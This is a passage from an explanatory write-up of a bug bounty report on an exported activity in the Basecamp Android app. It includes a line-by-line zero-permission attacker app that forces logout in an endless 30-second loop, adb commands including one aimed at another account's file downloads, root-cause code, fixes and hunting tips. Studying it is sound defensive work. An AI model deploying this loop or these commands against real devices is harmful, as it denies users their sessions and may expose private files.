run(),forceLogout();performs the attack, andhandler.postDelayed(this, 30000);schedules the same task again 30,000 milliseconds (30 seconds) later. That single line is what makes the attack repeat forever. protected void onCreate(Bundle savedInstanceState)is the method Android calls when the screen is first created.handler.post(logoutLoop);schedules the first attack immediately.finish();closes the attacker's screen straight away. The comment explains the consequence: the attacker app can immediately close, and the attack continues via the handler.private void forceLogout()is the method that builds and sends the message.Intent intent = new Intent();creates an empty intent.intent.setComponent(new ComponentName("com.basecamp.bc3", "com.basecamp.bc4.app.main.start.StartActivity"));fills in the address: the Basecamp package and the exact activity. This is the explicit intent, the same target as the-nflag in the adb command.intent.putExtra("launchDataUri", "https://app.basecamp.com/6217076/projects/47432622");attaches the same extra as--esdid.intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);adds a flag telling Android to deliver the request as a new task, which is required when starting an activity from a context that is not an activity.startActivity(intent);sends it.
The key call is startActivity() with an explicit component and FLAG_ACTIVITY_NEW_TASK. The report notes that the attacker app requires zero permissions: it only calls startActivity() with an explicit component, which any app can do on Android regardless of permission level.
Why this step matters: the adb command proves the effect but requires a developer with a cable. The tiny app proves that an ordinary installed application, the kind a user might download for a completely different purpose, can do the same thing silently. That is the realistic attack scenario.
Root cause
The manifest exposes StartActivity with exported="true" and no permission, so external callers can reach it. The report then traces what the activity does with that call in two code paths.
StartActivity.onNewIntent():
public final void onNewIntent(Intent intent) {
    kotlin.[redacted].k.f(intent, "intent");
    super.onNewIntent(intent);
    if (((m) this.f6857w.getValue()).a() == o.UpToDate) {
        r();
    }
    m().b(intent);   // NavigationManager.processIntent, no auth-state preservation
}
Line by line:
public final void onNewIntent(Intent intent)is the method Android calls when a new intent arrives at an activity that is already running. Because ofsingleInstance, this is where an outside request lands.kotlin.[redacted].k.f(intent, "intent");is a Kotlin intrinsic null check that throws if the intent is null. It is housekeeping, not security. It is housekeeping, not security.super.onNewIntent(intent);passes the intent to the standard Android implementation first.- The
ifblock checks some internal state and callsr()when it matches. The report does not explain whatr()does. m().b(intent);hands the intent to the navigation manager, which decides where to send the user. The comment marks this call as lacking auth-state preservation: nothing here checks whether a valid session exists before acting on the request.
The report's explanation is that when an external app fires an explicit intent at the single-instance activity, Android brings its task to the foreground via onNewIntent, which re-runs the startup navigation sequence and forces logout regardless of whether a valid session exists.
MainActivity.y() shows what happens when StartActivity starts fresh: it finishes the authenticated MainActivity and starts StartActivity with the inbound URI, discarding the existing session's navigation stack:
public final void y() {
    Intent intent = new Intent(this, (Class<?>) StartActivity.class);
    intent.setData(getIntent().getData());
    intent.putExtra("launchDataUri", getIntent().getDataString());
    startActivity(intent);
    finish();   // <- authenticated MainActivity is destroyed
}
Line by line:
public final void y()is a method onMainActivity, the signed-in screen.Intent intent = new Intent(this, (Class<?>) StartActivity.class);creates an intent aimed atStartActivity.intent.setData(getIntent().getData());copies the data (typically a URI) from the intent that openedMainActivity.intent.putExtra("launchDataUri", getIntent().getDataString());copies that URI as a string into the same extra name the attacker uses.startActivity(intent);startsStartActivity.finish();closesMainActivity. The comment spells out the consequence: the authenticatedMainActivityis destroyed.
The report's summary of the mechanism: StartActivity with launchMode="singleInstance" occupies its own task; when an external app forces it via explicit intent, the running authenticated MainActivity loses focus, and the boot sequence that checks auth state on onCreate/onResume determines the user is "not yet started" in the app context, dispatching them to the login screen. onCreate and onResume are the lifecycle moments when Android creates a screen and when it comes back to the foreground; the check runs at those moments and reaches the wrong conclusion. The report says it believes launchMode="singleInstance" makes this worse, because normally only one instance of StartActivity can exist.
A comparison for the whole mechanism: imagine a hotel where the front desk is supposed to check your key card before sending you up. A stranger can walk in, ask the front desk to "start over", and the desk, following its standard opening routine, decides nobody is checked in and sends everyone to the lobby. The flaw is not that the desk is polite; it is that the desk is reachable by strangers and that its routine does not first ask whether a guest is already checked in.
Impact
The confirmed impact, from live device testing with screenshots and video, is that an active, signed-in session is terminated with no user interaction, and the user must re-authenticate from scratch. The report describes the before and after states: the app open and signed in, viewing the home screen with projects, then, after the attack, the Basecamp sign-in screen. The report states the screenshots were taken in the same test session and in the correct order.
The report lists these implications:
- any co-installed app can instantly log out any user and force them back to the login screen;
- this works whether Basecamp is in the foreground or background;
- it can be triggered repeatedly, a persistent annoyance and perceived app instability;
- users will review Basecamp as unreliable ("the app keeps logging me out") rather than suspecting a malicious background app;
- a competitor could embed the same intent in their own Android app, silently degrading Basecamp's user experience for anyone who installs both products;
- it was demonstrated live with a real project URL.
The report also describes a secondary impact, framed as "DownloadsWorker manipulation": because the launchDataUri extra is forwarded into navigation unvalidated, an attacker can force navigation to the downloads fragment with a crafted download URL, for example a Basecamp blob URL from a different account the attacker has access to, potentially retrieving private attachments if the session cookie is reused:
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/blobs/VICTIM_BLOB_ID/download/file.pdf"
Line by line:
adb shell am startis the same start command as before.-n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivitynames the same Basecamp activity.--es launchDataUri "https://app.basecamp.com/blobs/VICTIM_BLOB_ID/download/file.pdf"attaches a different string: a download URL for a file, with a placeholder where another account's file identifier would go.
A cookie is a small piece of data a server gives your browser or app after you sign in, and which the app sends back on later requests so the server knows who you are. If the app reuses the existing session cookie when it follows the crafted download URL, the server may treat the request as coming from the signed-in user and hand over the file. This secondary path is presented as a possibility ("potentially", "if the session cookie is reused") rather than as a demonstrated result. The primary, demonstrated impact is the forced logout and the persistent denial of service.
Fix
The report recommends, in order:
- An immediate one-line fix: add
android:exported="false"toStartActivityinAndroidManifest.xml. Since the activity has no intent filter, it only needs to be reachable internally, and the report sees no legitimate reason for it to be exported. In everyday terms: lock the reception desk so only staff can reach it. - If export is genuinely needed, for example for cross-process use within the 37signals app suite as the researcher suspects, protect it with a signature-level permission so only apps signed with the Basecamp key can start it:
<activity
    android:name="com.basecamp.bc4.app.main.start.StartActivity"
    android:exported="true"
    android:permission="com.basecamp.bc3.INTERNAL_LAUNCH"
    .../>
Line by line:
<activityopens the declaration.android:name="com.basecamp.bc4.app.main.start.StartActivity"names the same screen.android:exported="true"keeps the door open to other apps, because the report allows that it may be needed.android:permission="com.basecamp.bc3.INTERNAL_LAUNCH"adds the missing guard: a caller must hold this permission. Declared at signature level, only apps signed with the same key can hold it..../>stands for the remaining attributes, omitted for brevity.
- A session-preserving fix: validate in
onNewIntent()that an authenticated session exists before tearing it down. IfMainActivityis already running with a valid session, ignore the external start request or route it toMainActivity.onNewIntent()instead. In everyday terms: before the reception desk starts its check-in routine, it should first look at whether a guest is already checked in, and if so, leave them alone.
The report does not state that any of these were applied.
Variants to test
These are the generalised lessons: other places where the same pattern might appear.
- Other exported activities in the same manifest with no
android:permission. A positive result is that an explicitadb shell am start -n <package>/<activity>from outside the app changes app state, such as navigation, session or UI, without any prompt. - Activities with
launchMode="singleInstance"orsingleTaskthat handle deep-link style extras. A positive result is that an external intent delivered throughonNewIntentre-runs startup logic and discards the current screen or session. - Deep-link extras such as
launchDataUrithat are forwarded into navigation without validation. A positive result is that a crafted URI routes the app to an internal screen, such as a downloads or file view, that the caller should not be able to select. - Repeated invocation of any of the above in a loop. A positive result is that the user cannot remain in a usable state between attempts, which turns a single forced action into a denial of service.
Hunting notes
This class of bug hides in manifest declarations: exported components without a permission, especially activities that are not obviously meant to be public and have no intent filter. During recon, decompile or inspect the merged manifest and look for android:exported="true" on activities, services and receivers, then check whether each one has an android:permission or an intent filter that limits callers. Startup, splash and deep-link handler activities are good candidates because they often run authentication and navigation logic on entry.
A second signal is launchMode combined with intent extras: single-instance or single-task activities that process extras in onNewIntent can be driven from outside the app. Grepping for onNewIntent, getIntent().getData() and extras forwarded into navigation helps locate them.
The report showed impact by pairing a manifest observation with a live before and after on a real device: a signed-in screenshot, the exact adb command, and a signed-out screenshot, plus a video and a loop that demonstrates persistence. That combination, a reproducible command, visible state change and a realistic attacker app with zero permissions, is what makes the availability impact concrete rather than theoretical.
Glossary
- Activity: one screen of an Android app, with its own behaviour, such as a login screen or a project list.
- adb (Android Debug Bridge): a command-line tool that lets a computer send commands to an Android device over a cable.
- AndroidManifest.xml: the file inside every Android app that lists its components and their rules, including which are exported and which permissions they require.
- Availability attack: an attack that makes a service unusable for its intended purpose without necessarily breaking or damaging it.
- Component: a building block of an Android app, such as an activity, a service or a receiver, that other apps may be allowed to reach.
- ComponentName: the Android object that names a specific app package and component, used to build an explicit intent.
- Cookie: a small piece of data a server gives a client after sign-in, which the client sends back on later requests so the server knows who it is.
- Denial of service: making something unusable for its intended purpose, for example by repeatedly interrupting it.
- Explicit intent: an intent that names the exact app and component it targets, rather than leaving Android to choose.
- Exported: a declaration that other apps on the same device are allowed to send requests to a component.
- Extra: a small piece of data attached to an intent, such as a string or a number, carried along with the request.
- Handler: an Android object that can run a piece of code after a delay or on a schedule.
- Intent: the message Android uses to ask a component to do something.
- Intent filter: a declaration of which kinds of requests a component is willing to receive.
- launchMode: an Android setting that controls how copies of an activity are created and reused;
singleInstancemeans only one copy exists, in its own task. - MainActivity: in this report, the signed-in screen of the Basecamp app.
- Manifest: see
AndroidManifest.xml. - onCreate / onResume: lifecycle moments when Android creates a screen and when it returns to the foreground.
- onNewIntent: the method Android calls when a new intent arrives at an activity that is already running.
- Package name: the unique reverse-domain label that identifies an app, such as
com.basecamp.bc3. - Permission: a pass that Android checks before letting a caller reach a component; a signature-level permission is held only by apps signed with the same developer key.
- Runnable: a task with no arguments that can be handed to a handler to run later.
- Session: the state of being signed in, maintained by the app and the server between requests.
- Session termination: ending a signed-in session so the user must sign in again.
- Signature-level permission: a permission that only apps signed with the same developer key as the declaring app can hold.
- StartActivity: in this report, the Basecamp app's startup screen that checks sign-in state and routes the user.
- Task: Android's stack of screens that belong together, roughly what the recent-apps button shows.
- versionCode: an internal build number Android uses to compare app versions.


